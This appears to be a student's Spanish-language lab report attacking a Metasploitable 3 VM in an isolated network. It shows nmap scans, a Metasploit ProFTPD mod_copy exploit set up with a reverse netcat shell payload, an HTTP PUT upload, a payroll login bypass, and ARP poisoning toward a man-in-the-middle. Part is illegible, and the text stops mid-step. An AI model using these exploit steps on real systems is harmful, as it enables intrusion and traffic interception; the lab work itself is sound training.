

EV2: Ciberseguridad Ofensiva: “Explotación de Vulnerabilidades.”

Profesor: Felipe Caceres Salinas

Sección: OCY1104

Nombre alumno: Claudio Novoa Irarrázabal

Carrera: Ingeniería en informática.

Informe entregado por el analisis de Metasploitable 3 hecho por Openvas:

Críticas:

- ProFTPD 'mod_copy' Unauthenticated Copying Of Files
- SSH Brute Force Logins With Default Credentials

Altas:

- SSL/TLS: Vulnerable Cipher Suites
- FTP Brute Force Logins
- HTTP Dangerous Methods Enabled

Medias:


- jQuery < 1.9.0 XSSWeak
- Host Key Algorithm (SSH)
- Weak Key Exchange (SSH)
- FTP Cleartext Login
- Cleartext HTTP Transmission
- Weak Encryption Algorithm (SSH)
- jQuery < 1.6.3 XSS
- Deprecated TLS 1.0 / 1.1

Bajas:

- Weak MAC Algorithm (SSH)
- TCP Timestamp Disclosure
- ICMP Timestamp Disclosure

1. Explotacion de Sistemas Operativos:

- Generamos conexion con la maquina Metasploitable 3 , lanzamos el comando nmap -sV 10.0.2.15 y conseguimos sus vulnerabilidades:



```
Kali-Openvas [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV 10.0.2.15
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-30 18:04 -0400
Nmap scan report for 10.0.2.15
Host is up (0.0010s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:47:63:4D (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds

(kali@kali)-[~]
$
```

1.1 ProFTPD 1.3.5

Descripción de la vulnerabilidad: El servicio contiene una falla en el módulo mod_copy (CVE-2015-3306). Esta vulnerabilidad permite a usuarios no autenticados copiar archivos desde cualquier ubicación del servidor hacia otra. Si un atacante copia un archivo malicioso (como un script PHP) hacia un directorio accesible vía web, puede lograr la ejecución remota de código.

Paso 1: Identificación del módulo. Se procedió a buscar el exploit correspondiente a la versión vulnerable dentro de la base de datos de Metasploit.



```
msf > search proftpd

Matching Modules
=====
#  Name
-  -
0  exploit/linux/misc/netsupport_manager_agent
1  exploit/linux/ftp/proftpd_sreplace
2  \_ target: Automatic Targeting
3  \_ target: Debug
4  \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1
5  exploit/freebsd/ftp/proftpd_telnet_iac
6  \_ target: Automatic Targeting
7  \_ target: Debug
8  \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)
9  exploit/linux/ftp/proftpd_telnet_iac
10 \_ target: Automatic Targeting
11 \_ target: Debug
12 \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
13 \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
14 \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)
15 exploit/unix/ftp/proftpd_modcopy_exec
16 exploit/unix/ftp/proftpd_133c_backdoor

Disclosure Date  Rank  Check  Description
-----
2011-01-08      average  No  NetSupport Manager Agent Remote Buffer Overflow
2006-11-26      great    Yes  ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
.              .        .
.              .        .
.              .        .
2010-11-01      great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (
.              .        .
.              .        .
.              .        .
2010-11-01      great    Yes  ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (
.              .        .
.              .        .
.              .        .
.              .        .
2015-04-22      excellent Yes  ProFTPD 1.3.5 Mod_Copy Command Execution
2010-12-02      excellent No   ProFTPD-1.3.3c Backdoor Command Execution
```

- **Paso 2: Configuración del vector de ataque.** Se configuraron los parámetros requeridos por el exploit, estableciendo la dirección IP objetivo y la ruta destino.

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf exploit(unix/ftp/proftpd_modcopy_exec) > set rport 21
rport => 21
msf exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):



| Name      | Current Setting | Required | Description                                                                                                          |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------|
| CHOST     |                 | no       | The local client address                                                                                             |
| CPORT     |                 | no       | The local client port                                                                                                |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, socks5h, http |
| RHOSTS    | 10.0.2.15       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html               |
| RPORT     | 21              | yes      | HTTP port (TCP)                                                                                                      |
| RPORT_FTP | 21              | yes      | FTP port                                                                                                             |
| SITEPATH  | /var/www        | yes      | Absolute writable website path                                                                                       |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                           |
| TARGETURI | /               | yes      | Base path to the website                                                                                             |
| TMPPATH   | /tmp            | yes      | Absolute writable path                                                                                               |
| VHOST     |                 | no       | HTTP server virtual host                                                                                             |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.4        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

- **Paso 3: Ejecución y obtención de acceso.** Se lanzó el ataque, pero lamentablemente por alguna razón no se pudo lanzar el payload. Intenté cambiar el sitepath pero tampoco se pudo. También intente ingresar al directorio metasploitable 3 pero no pude ingresar...

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:21 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:21 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:21 - Exploit aborted due to failure: unknown: 10.0.2.15:21 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.

msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:21 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:21 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:21 - Executing PHP payload /0tLjvY.php
[-] 10.0.2.15:21 - Exploit aborted due to failure: unknown: 10.0.2.15:21 - Failure executing payload
[!] 10.0.2.15:21 - This exploit may require manual cleanup of '/var/www/html/0tLjvY.php' on the target
[*] Exploit completed, but no session was created.
```

Pero al lanzar el comando `nmap -sV -sC 10.0.2.15`, al parecer el exploit escribió un archivo .php. Es lo que pude lograr después de horas de pelea...

```

(kali@kali)-[~]
$ nmap -sV -sC 10.0.2.15
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-30 20:58 -0400
Nmap scan report for 10.0.2.15
Host is up (0.0014s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Index of /
|_ http-ls: Volume /
|  SIZE  TIME                FILENAME
|  ---  -
|  76    2026-05-31 00:37  0tlJvY.php
|  -    2020-10-29 19:37  chat/
|  -    2011-07-27 20:17  drupal/
|  1.7K  2020-10-29 19:37  payroll_app.php
|  -    2013-04-08 12:06  phpmyadmin/
|_  -
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
531/tcp   open  ipp          CUPS 1.7
|_ http-server-header: CUPS/1.7 IPP/2.1

```

1.2 HTTP Dangerous Methods Enable

- Paso 1:

Validación de la vulnerabilidad: Para validar el hallazgo se consultaron los métodos HTTP permitidos en el directorio vulnerable utilizando la herramienta curl. El servidor respondió indicando que permitía múltiples métodos avanzados, incluyendo DELETE y otros asociados a WebDAV.

```


(kali@kali)-[~]
$ curl -i -X OPTIONS http://10.0.2.15/uploads/ -L
HTTP/1.1 200 OK
Date: Fri, 12 Jun 2026 17:59:24 GMT
Server: Apache/2.4.7 (Ubuntu)
DAV: 1,2
DAV: <http://apache.org/dav/propset/fs/1>
MS-Author-Via: DAV
Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
Content-Length: 0
Content-Type: httpd/unix-directory

```

- **Paso 2: Explotación de la vulnerabilidad:** Como prueba controlada se creó un archivo de texto llamado **test1.txt** con contenido identificable. Posteriormente se utilizó el método PUT para transferir el archivo al servidor vulnerable.


```
(kali㉿kali)-[~]  
$ echo "Prueba de carga" > test1.txt  
  
(kali㉿kali)-[~]  
$ curl -T test1.txt http://10.0.2.15/uploads/test.txt  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>
```

- **Paso 3: Explotación de la vulnerabilidad:** se accedió desde navegador web al archivo almacenado en el servidor. El contenido fue visualizado correctamente desde la dirección: <http://10.0.2.15/uploads/test.txt>. Esto demuestra que un usuario remoto puede almacenar contenido arbitrario dentro del servidor utilizando métodos HTTP inseguros.



2. Explotacion de Aplicaciones Web:

- Ingresamos desde el navegador a la ip de la maquina vulnerable y nos muestra lo siguiente:



Index of /

Name	Last modified	Size	Description
 otlJvY.php	2026-05-31 00:37	76	
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.15 Port 80

2.1 Broken Authentication / Authentication Bypass (Payroll)

- Al revisar el index de la ip proporcionada, podemos ver la aplicación web “payroll_app.php”. Se identifica como un login de autenticación para usuarios.

Payroll Login

User

Password

OK

Este formulario no valida de manera efectiva las credenciales ingresadas y permite el acceso a usuarios cualquier tipo de usuario. Esta situación representa una vulnerabilidad de autenticación insegura (Broken Authentication), ya que cualquier persona puede acceder a funcionalidades internas sin poseer una cuenta válida.

Payroll Login

User

user

Password

OK

Ha permitido el acceso incluso sin proporcionar una password... Esto es muy peligroso ya que en un entorno real esto podría permitir el acceso a información confidencial de empleados, incluyendo datos personales y remuneraciones.

Welcome, user

Username	First Name	Last Name	Salary
----------	------------	-----------	--------


2.2 Información expuesta (Information disclosure)

Durante la evaluación de seguridad del servidor web se identificaron dos hallazgos relevantes relacionados con la exposición de información:

1. Divulgación de información sensible mediante mensajes de error.
2. Exposición pública del archivo CHANGELOG.txt.

2.2.1 Exposición de información sensible

Se observaron mensajes de error visibles para el usuario final, incluyendo referencias a rutas internas del sistema y archivos de la aplicación.




La exposición de errores internos permite a un atacante recopilar información útil para futuras fases de reconocimiento, tales como:

- Estructura de directorios del servidor.
- Ubicación de archivos críticos.

- Tecnologías y componentes utilizados por la aplicación.
- Posibles puntos de entrada para ataques dirigidos.

2.2.2 Archivo CHANGELOG.txt expuesto:

El archivo CHANGELOG.txt del CMS Drupal estaba accesible públicamente y permitía identificar la versión exacta del software instalado.



```

Drupal 7.5, 2011-07-27
-----
Fixed security issue (Access bypass), see SA-CORE-2011-003.

Drupal 7.4, 2011-06-29
-----
Rolled back patch that caused fatal errors in CTools, Feeds, and other modules using the class registry.
Fixed critical bug with saving default images.
Fixed fatal errors when uninstalling some modules.
Added workaround for MySQL transaction support breaking on DDL statments.
Improved page caching with external caching systems.
Fix to Batch API, which was terminating too early.
Numerous upgrade path fixes.
Performance fixes.
Additional test coverage.
Numerous documentation fixes.

Drupal 7.3, 2011-06-29
-----
Fixed security issue (Access bypass), see SA-CORE-2011-002.

Drupal 7.2, 2011-05-25
-----
Added a default .gitignore file.
Improved PostgreSQL and SQLite support.
Numerous critical performance improvements.
Numerous critical fixes to the upgrade path.
Numerous fixes to language and translation systems.
Numerous fixes to AJAX and #states systems.
Improvements to the locking system.
Numerous documentation fixes.
Numerous styling and theme system fixes.
Numerous fixes for schema mis-matches between Drupal 6 and 7.
Minor internal API clean-ups.

Drupal 7.1, 2011-05-25
-----
Fixed security issues (Cross site scripting, File access bypass), see SA-CORE-2011-001.

```

La divulgación de la versión facilita la correlación con vulnerabilidades conocidas (CVEs) y acelera el proceso de identificación de vectores de ataque potenciales. Un atacante puede determinar rápidamente si la aplicación utiliza una versión obsoleta y buscar vulnerabilidades históricas asociadas a esa versión específica.

3. Explotacion de Aplicaciones Web:

Configuración del Entorno

El entorno se configuró con ambas máquinas virtuales en la misma red interna (modo RedNAT o Host-Only), garantizando aislamiento del tráfico externo.

Verificación de Conectividad

Antes de iniciar los ataques se verificó la conectividad entre ambas máquinas desde Kali:

- `ip addr show eth0`: Identificar ip propia en Kali.
- `nmap -sn 10.0.2.4/24`: Escanea la red para encontrar la maquina Metasploitable 3.
- `ping -c 4 10.0.2.15(ip_victima)`: Verifica conectividad con la victima.

```
(kali㉿kali)-[~]
└─$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:17:5e:30 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 301sec preferred_lft 301sec

(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.4/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 00:31 -0400
Nmap scan report for 10.0.2.1
Host is up (0.00063s latency).
MAC Address: 52:55:0A:00:02:01 (Unknown)
Nmap scan report for 10.0.2.2
Host is up (0.00026s latency).
MAC Address: 08:00:27:03:9C:23 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.0010s latency).
MAC Address: 08:00:27:47:63:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.13 seconds

(kali㉿kali)-[~]
└─$ ping -c 4 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=4.68 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=2.44 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.26 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.68 ms

— 10.0.2.15 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.262/2.514/4.680/1.319 ms
```

[illegible]

3.1.5 Verificación del Cambio de MAC (desde la víctima)

Se ejecutó nuevamente el comando arp en la víctima para confirmar el envenenamiento:

```
vagrant@metasploitable3-ub1404:~$ arp -n 10.0.2.1
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1         ether   52:55:0a:00:02:01 C           eth0
vagrant@metasploitable3-ub1404:~$ arp -n 10.0.2.1
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1         ether   08:00:27:17:5e:30 C           eth0
```

3.1.6 Intento de Navegación sin Routing

```
vagrant@metasploitable3-ub1404:~$ ping www.yahoo.com
ping: unknown host www.yahoo.com
```

3.1.7 Habilitación del IP Forwarding en Kali

Para convertir el ataque en un MitM transparente (la víctima mantiene conexión mientras el tráfico es interceptado):

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
    # echo 1 > /proc/sys/net/ipv4/ip_forward

